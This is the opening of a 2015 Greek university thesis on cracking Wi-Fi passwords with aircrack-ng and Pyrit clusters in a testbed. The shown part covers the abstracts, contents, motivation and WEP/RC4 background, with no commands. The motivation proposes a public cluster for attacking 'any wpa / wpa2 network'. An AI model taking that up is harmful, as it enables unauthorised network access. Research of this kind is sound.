



Τμήμα Ηλεκτρολόγων Μηχανικών και Μηχανικών Υπολογιστών



# Wireless Password Cracking With Cloud Clusters

by

Sonia Kiparisi

A dissertation submitted in partial satisfaction of the requirements for the degree of

Dept. Electrical and Computer Engineering

UNIVERSITY OF THESSALY,

Volos, Greece, 2015

Committee in charge:

Advisor: Athanasios Korakis, Assistant Professor

co- Advisors: Panayiotis Bozanis, Professor

Antonios Argyriou, Assistant Professor

Copyright © Volos, 2015

The dissertation of Kiparisi Sonia is approved:

Assistant Professor (Advisor)    Athanasios Korakis  
Assistant Professor, Electrical and Computer Engineering  
UNIVERSITY OF THESSALY.

Professor                            Panayiotis Bozanis  
Professor, Electrical and Computer Engineering, UNIVERSITY OF  
THESSALY.

Assistant Professor    Antonios Argyriou  
Assistant Professor, Electrical and Computer Engineering  
UNIVERSITY OF THESSALY.

## Acknowledgements

I dedicate this thesis to everyone who contributed to its creation and completion.

First and foremost, my family and friends who supported me in more ways than one.

My parents and my brother, for influencing me to get to where I am now.

To my Supervisor Dr. Korakis Athanasios who gave me the freedom to put together my work so far and to arrive to new conclusions during the process of this thesis.

Lastly, I would like to thank Team Nitos for providing the tools that made this thesis possible.

*Sonia Kiparisi*

© Sonia Kiparisi,

Email: [soniakp.uth@gmail.com](mailto:soniakp.uth@gmail.com)

Skype: Sonia\_kip

Dept. Electrical and Computer Engineering

UNIVERSITY OF THESSALY,

Volos, Greece,  
October, 2015

## **ABSTRACT**

# **Wireless Password Cracking With Cloud Clusters**

By Sonia Kiparisi

*Prerequisite to read the present paper is to see the movie ELYSIUM.*

Since the late 1990s, Wi-Fi security algorithms have undergone multiple upgrades with outright depreciation of older algorithms and significant revision to newer algorithms. Wired Equivalent Privacy (WEP) is the most widely used Wi-Fi security algorithm in the world WEP was ratified as a Wi-Fi security standard in September of 1999. Despite revisions to the algorithm and an increased key size, over time numerous security flaws were discovered in the WEP standard and, as computing power increased, it became easier and easier to exploit them.

Wi-Fi Protected Access was the Wi-Fi Alliance's direct response and replacement to the increasingly apparent vulnerabilities of the WEP standard. It was formally adopted in 2003, a year before WEP was officially retired. The most common WPA configuration is WPA-PSK (Pre-Shared Key). The keys used by WPA are 256-bit, a significant increase over the 64-bit and 128-bit keys used in the WEP system. WPA has, as of 2006, been officially superseded by WPA2. One of the most significant changes between WPA and WPA2 was the mandatory use of AES algorithms and the introduction of CCMP (Counter Cipher

Mode with Block Chaining Message Authentication Code Protocol) as a replacement for TKIP (still preserved in WPA2 as a fallback system and for interoperability with WPA).

The propose of this thesis is to crack Wireless Encryption Protocols by revealing the passwords. Passwords have been the most popular means of authentication for many decades. An enterprise employee uses multiple passwords every day in order to use all applications and systems provided by his employer. Businesses spend considerable amount of resources in order to deploy authentication mechanisms and policies, which are then compromised due to password leaks or misuse. While it may be convenient from an end user point of view to use passwords, it is very hard for organizations to create, maintain, dispose, and distribute them securely. Passwords by nature, introduce many security problems into otherwise sufficiently secure architectures.

Trying to accelerate the time-breaking a wireless network we tested new techniques with the use of the advantages of cloud technology.

Cloud computing is a model for enabling ubiquitous network access to a shared pool of configurable computing resources. Cloud computing and storage solutions provide users and enterprises with various capabilities to store and process their data in third-party data centers. It relies on sharing of resources to achieve coherence and economies of scale, similar to a utility (like the electricity grid) over a network. At the foundation of cloud computing is the broader concept of converged infrastructure and shared services [24].

So, we decide to make a Cluster of nodes in order to crack Wireless Encryption Protocols using the NITOS penetration testbed. Each node is a linux fairly node with Pyrit software. We choose Pyrit because Pyrit allows to create massive databases, pre-computing part of the IEEE 802.11 WPA/WPA2-PSK authentication phase in a space-time-tradeoff [21].

Fistrly, we use more traditional methods of cracking like airmon –suite. As we note at the experiment airmong-suite is a time-satisfactory method as regards WEP and WPA2 Wireless Encryption Protocols. Concerning the protocol WPA2 we use Cluster's of nodes which use WPA2 Wireless Encryption Protocol. Then wanting to extend the experiment we did comparative tests on the type of cluster but also as regards the number of nodes that it uses. We used as parallel as distributed cluster. Also, by adding extra nodes to the distributed cluster we studied the reaction of some characteristics as the "*Benchmark*", "*Network-Clients*", the "*CPU and Memory usage*" and mainly the "*Time Cracking*".

## ΠΕΡΙΛΗΨΗ

# Επιθέσεις σε Ασύρματα Δίκτυα με τη Χρήση της Συστοιχίας Υπολογιστών Cloud

Σόνια Κυπαρίση

*Προϋπόθεση ανάγνωσης της παρούσας εργασίας είναι να δείτε την ταινία ELYSIUM.*

Από τα τέλη της δεκαετίας του 1990, οι Wi-Fi αλγόριθμοι ασφαλείας έχουν υποστεί πολλές αναβαθμίσεις με ολοκληρωτική αναθεώρηση παλαιότερων αλγορίθμων και σημαντική αναθεώρηση νεώτερων αλγορίθμων. Το Wired Equivalent Privacy (WEP) πρωτόκολλο είναι η πιο διαδεδομένη Wi-Fi μέθοδος ασφαλείας στον κόσμο από τότε που ο WEP επικυρώθηκε ως πρότυπο τον Σεπτέμβριο του 1999. Παρά τις σημαντικές αναθεωρήσεις του αλγόριθμου και την εφαρμογή ενός μεγάλου μεγέθους κλειδιού, με πάροδο του χρόνου πολλά κενά ασφαλείας ανακαλύφθηκαν στο WEP πρότυπο ενώ, καθώς η υπολογιστική δύναμη αυξήθηκε, έγινε πιο εύκολο ένας απλός χρήστης να εκμεταλλευτεί τα κενά αυτά.

Το Wi-Fi Protected Access ήταν η άμεση αντίδραση και ήρθε ως αντικαταστάτης για τα όλο και πιο εμφανή τρωτά σημεία του προτύπου WEP. Υιοθετήθηκε επίσημα το 2003, ένα χρόνο πριν από ότου το WEP αποσύρθηκε επίσημα. Το WPA περιέχει το WPA-PSK (Pre-Shared Key). Τα κλειδιά WPA είναι 256-bit, μια σημαντική αύξηση σε σχέση με τα κλειδιά 64-bit και 128-bit που χρησιμοποιεί το σύστημα WEP. Ωστόσο το WPA έχει, από το 2006, επίσημα εκτοπιστεί από WPA2. Μία από τις πιο σημαντικές αλλαγές μεταξύ WPA και WPA2 ήταν η υποχρεωτική χρήση αλγορίθμων AES και την εισαγωγή του CCMP (Counter Cipher



Mode) ως αντικατάσταση του TKIP (ακόμα διατηρείται σε WPA2 ως εφεδρικό σύστημα και για τη διαλειτουργικότητα του με το WPA).

Σκοπός της διπλωματικής εργασίας είναι το σπάσιμο των Wireless Encryption Protocols, αποκαλύπτοντας τους κωδικούς πρόσβασης. Οι Κωδικοί πρόσβασης αποτελούν έναν από τους πιο δημοφιλείς τρόπους ελέγχου ταυτότητας για πολλές δεκαετίες. Υπάλληλος επιχείρησης χρησιμοποιεί πολλούς κωδικούς πρόσβασης κάθε μέρα για να χρησιμοποιήσει όλες τις εφαρμογές και τα συστήματα που του παρέχονται από τον εργοδότη του.

Επιχειρήσεις σπαταλούν σημαντικούς πόρους προκειμένου να αναπτύξουν μηχανισμούς ελέγχου ταυτότητας και πολιτικές, οι οποίες στη συνέχεια είναι σε κίνδυνο λόγω διαρροών των κωδικών πρόσβασης ή λόγω κακής χρήσης τους. Ενώ μπορεί να είναι βολικό από μια άποψη για τον τελικό χρήστη να χρησιμοποιεί κωδικούς πρόσβασης, είναι πολύ δύσκολο όσο αφορά σε μια επιχείρηση να δημιουργήσει, να διατηρήσει, να διαθέσει, και να διανέμει τους κωδικούς με ασφάλεια. Οι Κωδικοί πρόσβασης από τη φύση τους, εισάγουν πολλά προβλήματα ασφαλείας.

Προσπαθώντας να μειώσουμε τον χρόνο «σπασίματος» σε ένα ασύρματο δίκτυο, δοκιμάσαμε νέες τεχνικές με τη χρήση των πλεονεκτημάτων της τεχνολογίας cloud.

Το cloud computing είναι ένα μοντέλο το οποίο επιτρέπει πρόσβαση σε ένα κοινόχρηστο χώρο με διαμορφώσιμους υπολογιστικούς πόρους. Το cloud computing παρέχει στους χρήστες και στις επιχειρήσεις διάφορες δυνατότητες ώστε να αποθηκεύουν και να επεξεργάζονται τα δεδομένα τους σε κέντρα δεδομένων τρίτων κατασκευαστών. Στηρίζεται στην κατανομή των πόρων για την επίτευξη συνοχής, παρόμοια με ένα δίκτυο (όπως το δίκτυο ηλεκτρικής ενέργειας). Ο όρος cloud computing είναι η ευρύτερη έννοια μιας υποδομής με συγκλίνουσες και κοινές υπηρεσίες [24].

Συγκεκριμένα, έχουμε αποφασίσει να υλοποιήσουμε ένα σύμπλεγμα κόμβων προκειμένου να σπάσουμε ασύρματα πρωτόκολλα κρυπτογράφησης χρησιμοποιώντας το testbed εργαστήριο NITOS. Κάθε κόμβος αποτελείται από ένα linux λογισμικό πάνω στο οποίο στήσαμε το Pyrit λογισμικό. Επιλέγουμε τη Pyrit επειδή η Pyrit επιτρέπει την δημιουργία τεράστιων βάσεων δεδομένων, προ-υπολογισμένων κάνοντας έλεγχο τύπο ταυτότητας IEEE 802.11 WPA/WPA2-PSK [21]. Αρχικά, χρησιμοποιούμε πιο παραδοσιακές μεθόδους του σπασίματος όπως η χρήση του airmong-suite. Όπως διαπιστώνουμε στο πείραμα το airmong-suite είναι μια ικανοποιητική μέθοδος όσον αφορά το WEP και το WPA ασύρματα πρωτόκολλα κρυπτογράφησης. Σχετικά με το πρωτόκολλο WPA2 χρησιμοποιούμε cluster από κόμβους που χρησιμοποιούν το πρωτόκολλο κρυπτογράφησης WPA2. Στη συνέχεια, επεκτείναμε το πείραμα που κάναμε με συγκριτικές δοκιμές σχετικά με τον τύπο cluster, αλλά επίσης όσον αφορά τον αριθμό των κόμβων που αυτό χρησιμοποιεί. Χρησιμοποιήσαμε παράλληλα και κατανεμημένα cluster . Επίσης, με την προσθήκη επιπλέον κόμβων στο κατανεμημένο σύμπλεγμα μελετήθηκε η αντίδραση του κάποια χαρακτηριστικά όπως το “*Benchmark*”, το “*Network-Clients*”, τη “*CPU και Memory usage*” αλλά κυρίως τον “*Χρόνο σπασίματος*”.

# TABLE OF CONTENTS

<b>Κεφάλαιο 1</b>	<b>Introduction .....</b>	<b>1</b>
1.1	Background .....	1
1.2	Motivation.....	2
1.3	Structure .....	3
<b>Κεφάλαιο 2</b>	<b>WEP protocol: an overview.....</b>	<b>5</b>
2.1	Protocol Encryption.....	5
2.1.1	Pseudorandom Number Generator - RC4 .....	7
2.1.2	Authentication .....	8
2.2	Attacks on WEP .....	10
2.2.1	Packet injection .....	10
2.2.2	Fake authentication .....	10
2.2.3	FMS Attack .....	12
2.2.4	Fragmentation Attack.....	12
2.2.5	Chopchop Attack.....	13
2.2.6	Caffe Latte attack .....	14
2.3	Aircrack-ng suite.....	14
2.3.1	Aireplay-ng .....	14
2.3.2	Airmon-ng .....	17
2.3.3	Airodump-ng.....	18
2.3.4	Aircrack-ng .....	20
2.3.5	Packetforge-ng .....	22
2.4	WEP CRACKING .....	24
2.4.1	ARP Request Replay Attack .....	24
2.4.2	Assumptions.....	24
2.4.3	Equipment used.....	25
2.4.4	airmon-ng - Start the wireless interface in monitor mode on AP channel.....	26
2.4.5	airodump-ng mon0- Finding a suitable Target .....	26
2.4.6	airodump-ng capture the IVs.....	27
2.4.7	aireplay-ng fake authentication with the access point .....	28
2.4.8	aireplay-ng - ARP request replay mode .....	30
2.4.9	aircrack-ng obtain the WEP key.....	30
2.4.10	WEP Vulnerability .....	31
2.4.11	Conclusion .....	33
<b>Κεφάλαιο 3</b>	<b>WPA.....</b>	<b>34</b>
3.1	Studding WPA.....	34
3.1.1	WPA Encryption Process .....	34
3.1.2	WPA Authentication Mechanisms .....	34
3.2	WPA vs. WEP.....	36
3.2.1	802.1X authentication .....	36
3.2.2	WPA key management.....	36

3.2.3	WPA Shortcomings.....	37
3.2.4	Checksums and replay protection .....	37
<b>3.3</b>	<b>Cracking WPA .....</b>	<b>38</b>
3.3.1	Requirements: .....	38
3.3.2	Step 1 – Start the wireless interface in monitor mode .....	39
3.3.3	Step 2 – Start airodump-ng to collect authentication handshake and keep it running until 4 - way handshake is captured .....	40
3.3.4	Step 3 – Start aireplay-ng .....	41
3.3.5	Step 5 – Crack the pre-shared key.....	43
<b>3.4</b>	<b>Conclusion .....</b>	<b>44</b>
<b>Κεφάλαιο 4 WPA2.....</b>		<b>45</b>
<b>4.1</b>	<b>WPA2 vs WPA .....</b>	<b>46</b>
WPA	47	
WPA2	47	
<b>4.2</b>	<b>RSNA (Robust Security Network Association).....</b>	<b>48</b>
4.2.1	Agreeing on the security policy .....	48
4.2.2	802.1X authentication .....	49
4.2.3	Key hierarchy and distribution .....	49
4.2.4	RSNA data confidentiality and integrity .....	50
<b>4.3</b>	<b>Counter Mode with Cipher Block Chaining (CBC) Message Authentication Code (MAC)</b>	
<b>Protocol (CCMP).....</b>		<b>50</b>
4.3.1	Advanced Encryption Standard (AES).....	51
<b>4.4</b>	<b>The 4-Way Handshake .....</b>	<b>52</b>
<b>4.5</b>	<b>Vulnerabilities of WPA2.....</b>	<b>54</b>
4.5.1	Hole196.....	55
<b>4.6</b>	<b>ATTACKS AGAINST A WPA2 NETWORK.....</b>	<b>56</b>
4.6.1	Dictionary Attack .....	56
4.6.2	Brute Force Attack .....	57
4.6.3	Rainbow tables .....	58
4.6.4	Pyrit.....	59
4.6.5	Wordlists .....	67
4.6.6	Crunch.....	68
<b>4.7</b>	<b>Cracking WPA2 in Cloud.....</b>	<b>75</b>
4.7.1	Amazon Elastic Compute Cloud (Amazon EC2).....	78
4.7.2	CloudCracker .....	80
<b>Κεφάλαιο 5 Penetration testing- A cluster of CPUs for attacking WPA2 protocol by using PYRIT .....</b>		<b>81</b>
<b>5.1</b>	<b>Penetration testing in NITOS Laboratory .....</b>	<b>81</b>
<b>5.2</b>	<b>Airmong suite for .cap file .....</b>	<b>86</b>
<b>5.3</b>	<b>PYRIT .....</b>	<b>89</b>
5.3.1	Make sure that pyrit works.....	90

5.3.2	Analyzing Packets with Pyrit .....	91
5.3.3	Pyrit Password Preparation .....	92
5.3.4	Configuration of Server – Clients .....	94
5.3.5	Using a SQL-database as storage .....	97
<b>5.4</b>	<b>Cracking With Pyrit .....</b>	<b>101</b>
5.4.1	Attack_db .....	102
5.4.2	Attack_passthrough.....	108
<b>Κεφάλαιο 6 Conclusion.....</b>		<b>118</b>
<b>6.1</b>	<b>CPU and Memory Usage .....</b>	<b>118</b>
<b>6.2</b>	<b>Comparison of the attack_db and attack_passthrough command .....</b>	<b>119</b>
<b>6.3</b>	<b>Food for thought.....</b>	<b>126</b>
<b>BIBLIOGRAPHY.....</b>		<b>128</b>

## LIST OF TABLES

Table 2-1: Aircrack-ng options. ....	22
Table 4-1: WPA (Wi-Fi Protected Access) vs WPA2.....	47
Table 5-1: Time of Cracking by using aircrack- suite. ....	101
Table 5-2: A comparative table between clusters with different numbers of nodes. ....	104
Table 5-3: Features by running the <i>attack_passthrough</i> command in one node.....	109
Table 5-4: Features by running the " <i>attack_passthrough</i> " command in two nodes. ....	110
Table 5-5: Features by running the " <i>attack_passthrough</i> " command in three nodes. ....	111
Table 5-6: Features by running the " <i>attack_passthrough</i> " command in four nodes.....	112
Table 5-7: Features by running the " <i>attack_passthrough</i> " command in five nodes. ....	113
Table 5-8: Features by running the " <i>attack_passthrough</i> " command in six nodes.....	115

## LIST OF DIAGRAMS

Diagram 5-1: The memory used from the master- node by adding extra nodes. ....	118
Diagram 5-2: The CPU usage from the master- node by adding extra nodes. ....	119
Diagram 5-3: The <i>benchmark</i> during the <b>attack_passthrough</b> command. ....	121
Diagram 5-4: The “ <i>av. PMKs/sec</i> ” during the <b>attack_passthrough</b> command. ....	122
Diagram 5-5: The “ <i>Network- Clients</i> ” during the <b>attack_passthrough</b> command. ....	123
Diagram 5-6: The “ <i>Time of cracking</i> ” during the <b>attack_passthrough</b> command. ....	124
Diagram 5-7: A comparative chart between “ <i>Network-Clients</i> ” and “ <i>Time of cracking</i> ” .....	125

## LIST OF FIGURES

Figure 2-1: WEP encapsulation block diagram.....	6
Figure 2-2: WEP encryption using the keystream generated by RC4 XORed with the plaintext. ....	7
Figure 2-3: Pseudorandom Number Generator- Algorithm 1 .....	7
Figure 2-4: Pseudorandom Number Generator- Algorithm 2 .....	8
Figure 2-5: Pseudorandom Number Generator- Algorithm 3 .....	8
Figure 2-6: Sequence diagram of Shared Key Authentication. ....	9
Figure 2-7: Fragmentation Attack diagram .....	13
Figure 2-8: Put the Wireless Adapter into Monitor Mode.....	26
Figure 2-9: Discover the surrounding networks .....	27
Figure 2-10: Start Capturing Traffic .....	28
Figure 2-11: Fake authentication with the access point .....	29
Figure 2-12: Inject ARP Traffic .....	30
Figure 2-13: Crack the Password .....	31
Figure 3-1: Access point with WPA.....	39
Figure 3-2: Key negotiation with AP. ....	39
Figure 3-3: Put the wireless interface in monitor mode.....	40
Figure 3-4: Collect authentication handshake .....	41



Figure 3-5: The Sonia.cap file.....	41
Figure 3-6: Fake authentication with the access point.....	42
Figure 3-7: Create traffic on the network .....	42
Figure 3-8: The use of aircrack-ng to crack the pre-shared key .....	43
Figure 3-9: Time taken to crack WPA. B 'AZΩ ΠΗΓΗ.....	<b>Error! Bookmark not defined.</b>
Figure 4-1: 802.1X authentication.....	49
Figure 4-2: Cipher Block Chaining Message Authentication Code Protocol.....	51
Figure 4-3: The 4-Way Handshake .....	54
Figure 4-4: Possible passwords. ....	57
Figure 4-5: Pyrit's storage method. ....	60
Figure 4-6: A cluster. ....	60
Figure 4-7: Pyrit Database.....	66
Figure 4-8: Wordlists .....	67
Figure 4-9: Kali linux in a VmWorkastation. ....	70
Figure 4-10: Crunch command with characters. ....	71
Figure 4-11: Crunch command with numbers.....	72
Figure 4-12: Crunch command with phone numbers.....	73
Figure 4-13: The output file kinita.lst.....	74

Figure 4-14: The output files wordListNumbers.lst and wordsAb.lst.....	74
Figure 4-15: Cloud computing.....	75
Figure 4-16: Cloud Computing technology.....	77
Figure 4-17: Amazon Elastic Compute Cloud (Amazon EC2.....	78
Figure 4-18: The benchmark command.....	80
Figure 4-19: CloudCracker.....	80
Figure 5-1: A Network Implementation Testbed Laboratory.....	83
Figure 5-2: Outdoor nodes.....	84
Figure 5-3: The AP node.....	85
Figure 5-4: The Station node.....	85
Figure 5-5: The node with the Airmong suite tool.....	86
Figure 5-6: Identify Network Interfaces.....	86
Figure 5-7: Monitor mode.....	87
Figure 5-8: Scan for networks.....	87
Figure 5-9: Airodump command.....	88
Figure 5-10: Force traffic on a network.....	88
Figure 5-11: The wpa2cap-01.cap file.....	89

Figure 5-12: Installing pyrit-0.4.0.tar.gz. ....	90
Figure 5-13: See if Pyrit is working properly.....	90
Figure 5-14: Pyrit eval command. ....	91
Figure 5-15: Analyze the packets. ....	91
Figure 5-16: Pyrit Password Preparation.....	92
Figure 5-17: The number of passwords.....	93
Figure 5-18: Create ESSID “SoniaWPA2” . ....	93
Figure 5-19: Batch command. ....	94
Figure 5-20: Eval command.....	94
Figure 5-21: The configuration file on the server node.....	94
Figure 5-22: The configuration file on client node.....	95
Figure 5-23: Run in each slave the <i>Pyrit serve</i> command.....	95
Figure 5-24: Testing our newly built cluster. ....	96
Figure 5-25: A five-node cluster.....	96
Figure 5-26: Batching on “SoniaWPA2” with 11507 PMKs per second. ....	96
Figure 5-27: Install and start the postgresql-server. ....	97
Figure 5-28: Start the interactive shell. Create a new user (‘create user pyrit’) and a new database (‘create database pyrit with password “kyp”’).....	98

Figure 5-29: Create a new user (“pyrit”) and a new database (database pyrit with password “kyp”). .....	98
Figure 5-30: Command edit the pg_hba.conf file.....	98
Figure 5-31: Edit the pg_hba.conf file.....	99
Figure 5-32: Restart the postgresql-server. ....	99
Figure 5-33: Command edit the postgresql.conf file.....	99
Figure 5-34: Edit the postgresql.conf file.....	99
Figure 5-35: Edit the server’s storage in order to communicate with the database.....	100
Figure 5-36: Edit the client’s storage in order to communicate with the database. ....	100
Figure 5-37: Upload the password list to the database. ....	101
Figure 5-38: Assault on target. ....	102
Figure 5-39: The “Cluster 32-CPU Instance”.....	105
Figure 5-40: Hit up to 14159.3 PMKs/s. ....	106
Figure 5-41: Compute the corresponding Pairwise master Keys and store them.....	107
Figure 5-42: Recover the password. ....	107
Figure 5-43: A cluster of five nodes. ....	103
Figure 5-44: Running the attack_passthrough command in one node. ....	108
Figure 5-45: Running the attack_passthrough command in a cluster of two nodes.....	110

Figure 5-46: Running the <code>attack_passthrough</code> command in a cluster of three nodes.....	111
Figure 5-47: Running the <code>attack_passthrough</code> command in a cluster of four nodes. ....	112
Figure 5-48: Running the <code>attack_passthrough</code> command in a cluster of five nodes. ....	113
Figure 5-49: Running the <code>attack_passthrough</code> command in a cluster of six nodes. ....	114

# Κεφάλαιο 1 **Introduction**

## **1.1 Background**

The last decade in the field of computer networks has seen many changes, and new challenges. A significant number of these can be attributed to the increase in the utilization of wireless computer networks globally. Our coffee shops, airports, schools, and even our homes often have access to a wireless network of some kind.

The seeming availability of wireless networks for everyone and anyone is a major source of concern for most Network and Security professionals. While wireless networks have brought panoply of benefits with them, they have unique safety issues. If sensitive information is transmitted over a wireless network, privacy and integrity is a concern and must be taken care of.

There are two types of encryption in Wireless Networks, we have WEP that stands for Wireless Equivalency Protocol and we have WPA which stands for Wi-Fi Protected Access. WEP requires all clients and access points in the network to share up to four different secret symmetric keys. WEP has some major design flaws and was completely broken in 2001 by Fluhrer, Mantin, and Shamir. They showed that an attacker can recover the secret key of the network with an average consumer laptop in 1-2 hours. To fix the problems of WEP, a new standard named Wi-Fi Protected Access (WPA) was released in 2003, now part of the IEEE

802.11 specifications. In spite that WPA is more secure than WEP, both are vulnerable to different types of attacks as we will see.

The purpose of this paper is to cracking WEP, WPA and WPA2 protocol by revealing the password with particular emphasis on cracking time. Traditional methods seemed satisfactory in terms of breaking the WEP and WPA protocol as opposed to WPA2. Firstly, we use the aircrack-suite in order to reveal the WPA2 password which takes up to 23 minutes! Because it is a time-consuming process we decide to make a Cluster of nodes in order to crack it. Each node is a linux fairly node with Pyrit software.

We choose Pyrit because Pyrit allows to create massive databases, pre-computing part of the IEEE 802.11 WPA/WPA2-PSK authentication phase in a space-time-tradeoff. Exploiting the computational power of Many-Core- and other platforms through ATI-Stream, Nvidia CUDA and OpenCL, it is currently by far the most powerful attack against one of the world's most used security-protocols [21].

That means the use of Cloud technology. Cloud technology gives us large capacity and joint management of a database and it also gives us the speed which is multiplied as the clients in cluster grow.

## **1.2 Motivation**

The act of password cracking has been closely related to the Information Security field because passwords were the first means of protecting data and restricting access to it. Passwords are still widely used nowadays and remain the most popular way of adding security to confidential information. Because of this, there is a wide range of attacks against passwords.

I am personally involved in various projects related to password cracking amongst which some related to distributed password cracking, rainbow table generation and CPU and GPU based password cracking. Therefore, the objective of this project is to make a penetration testing using the advantages of cloud technology in the cracking field.

As we said above the cloud technology gives us two superior advantages. First, the large capacity and joint management of a database and secondly the speed which is multiplied as the clients in cluster grow. A scenario which may reflect the reality in a few years is a public, online service WPA cracking system. In this system users can lend the computing power of their systems, creating a “vast-computational” cluster. They can upload their dictionary and the corresponding SSID and then the cluster can create almost immediately the corresponding PMKs table. So, users by lending the computing power of their systems can enjoy access to the colossal cluster which allows them to attack any wpa / wpa2 network without special hardware.

### **1.3 Structure**

The structure of this thesis is as follows:

- Chapter2: We give an introduction to the technical details of WEP. Then we analyze the attacks on WEP. At last, we use the Nitros testbed to crack the WEP protocol.
- Chapter3: This Chapter analyses the WPA protocol. Next, we compare the WEP protocol to WPA protocol. At last, we use the Nitros testbed to crack the WPA protocol.
- Chapter4: In this Chapter we present the WPA2 protocol. Next, we compare the WPA protocol to WPA2 protocol. We analyze the attacks



against WPA2 protocol. Then we introduce the cloud technology and pyrit software . At last, we use the Nitos testbed to crack the WPA2 protocol.

- Chapter5: In this Chapter we make a Penetration testing in Nitos laboratory. We make clusters of CPUs for attacking WPA2 protocol by using PYRIT.
- Chapter 6: This Chapter makes suggestions for improving security in passwords and make a colossal cluster which allows to attack any wpa / wpa2 network without special hardware.

## Κεφάλαιο 2 **WEP protocol: an overview**

Nowadays, numerous networks are wireless. Either at home or at work, it is necessary to encrypt the data transmitted on those networks to prevent eavesdropping. One of the most common protocol aiming at wireless network security and privacy is the Wired Equivalent Privacy (WEP) protocol, created in 1999. It is part of the 802.11 standard for wireless LAN communications [1].

The purpose of Wired Equivalent Privacy (WEP) was to provide security comparable to that of wired networks. RC4 stream cipher is used by WEP to provide confidentiality and CRC-32 for data integrity. The standard specified for WEP provides support for 40 bit key only but non standard extensions have been provided by various vendors which provide support for key length of 128 and 256 bits as well. A 24 bit value known as initialization vector is also used by WEP for initialization of the cryptographic key stream **Error!**  
**Reference source not found..**

In this part, we are going to describe the WEP protocol. However, it soon became apparent that due to myriad flaws, WEP's privacy was not at all equivalent to that of a wired network. Therefore, it wasn't long before a new technology debuted to address many of WEP's shortcomings.

## 2.1 Protocol Encryption

The construction of the WEP MPDU (MAC Protocol Data Unit) consists of three main parts: The actual message or Data, an Integrity Check Value (ICV) and the Initialization Vector (IV). This MPDU is further encapsulated in an 802.11 header. In WEP, only the actual message data and the ICV are encrypted. The IV and the 802.11 headers are sent in the clear. The 24-bit IV is used in combination with the shared secret key as input to the RC4 encryption algorithm, and the Key ID subfield indicates which secret key, out of four possible, that was used to encrypt the packet.

A block diagram depicting the WEP encapsulation can be seen in Figure 2-1. Starting at the top of the figure, the IV is added to the beginning of the packet, and also concatenated with the WEP Key. This concatenation of the IV and WEP Key is then used to feed the RC4 pseudorandom number generator (PRNG), and produce the pseudorandom key-stream used for encryption.




Figure 2-1: WEP encapsulation block diagram.

The message is first put through a CRC-32 algorithm to produce the ICV. The ICV is then concatenated to the message. The resulting data is then XORed with the pseudorandom key-stream to produce the encrypted ciphertext and added to the final WEP packet, this is

illustrated in Figure 2-2. The final WEP encapsulated packet will then contain the plaintext IV, followed by the encrypted message and ICV.




Figure 2-2: WEP encryption using the keystream generated by RC4 XORed with the plaintext.

### 2.1.1 Pseudorandom Number Generator - RC4

WEP makes use of the RC4 pseudorandom number generator for encryption. The RC4 algorithm is surprisingly simple, and can be easily explained. RC4 operates on a 256-byte state vector  $S$ , which contains all 256 permutations of 8 bits. This state vector is first initialized to contain all the values in ascending order. A 256-byte temporary vector is also created which contain the key  $K$ . If the key is smaller than 256 bytes the key is simply repeated until the vector is filled. This is illustrated in Figure 2-3. This initialization is described in Algorithm 1.

---

**Algorithm 1** RC4 state vector initialization [28]

---

```

for  $i = 0$  to 255 do
     $S[i] = i$ ;
     $T[i] = K[i \bmod keylen]$ ;
end for

```

---

Figure 2-3: Pseudorandom Number Generator- Algorithm 1

The next step is to use the temporary vector,  $T$ , to produce an initial permutation of the state vector,  $S$ . This is done by swapping two bytes in  $S$  according to a procedure given by  $T$ .

Since the only operation done on S is swapping of bytes, S will still contain all permutations of eight bits. This is illustrated in Figure 2-4. The algorithm for the initial permutation of S is given in Algorithm 2.

---

**Algorithm 2** RC4 state vector initial permutation [28]

---

```

j = 0;
for i = 0 to 255 do
    j = (j + S[i] + T[i]) mod 256;
    Swap (S[i], S[j]);
end for

```

---

Figure 2-4: Pseudorandom Number Generator- Algorithm 2

When the initial permutation is complete, the key and the temporary vector are never used again. The keystream is generated one byte at a time by swapping every byte of S, based on its own state. Next, a byte k is selected for the keystream. This is illustrated in Figure 2-5. This procedure is given in Algorithm 3.

---

**Algorithm 3** RC4 S-Box stream generation [28]

---

```

i, j = 0;
while true do
    i = (i + 1) mod 256;
    j = (j + S[i]) mod 256;
    Swap (S[i], S[j]);
    t = (S[i] + S[j]) mod 256;
    k = S[t];
end while

```

---

Figure 2-5: Pseudorandom Number Generator- Algorithm 3

RC4, and especially the way WEP uses it, has some weaknesses. These weaknesses will be discussed in Section 2.2.

### 2.1.2 Authentication

Before any communication can take place between a station and the network, the station needs to authenticate to become associated with the network. WEP supports two types of authentication: Open System authentication and Shared Key authentication [16]. The Open System authentication is actually a null authentication algorithm [5], which means that any STA can authenticate if the AP is set to Open System Authentication. This protocol simply consists of a Request and a Success message, and there is no actual authentication taking place.

The Shared Key authentication offers a one-way authentication, as opposed to mutual authentication. The STA authenticates with the AP, but the AP never authenticates with the STA. Only STAs that know the secret key are able to successfully authenticate with the AP. This protocol consists of a four-way handshake, and is initiated by the STA sending an Authentication request. A sequence diagram of the authentication can be seen in Figure 2-6. The AP will then respond with a challenge, which contains a 128-octet message generated by the WEP PRNG. When the STA receives this challenge, the 128-octet is encrypted using WEP with the secret shared key and sends this back to the AP. When the AP receives this message it is decapsulated and the ICV is checked. If this check is successful, the decrypted contents are compared with the challenge previously sent. If these match, the AP knows that the STA knows the shared key and sends an authentication success message.




Figure 2-6: Sequence diagram of Shared Key Authentication.

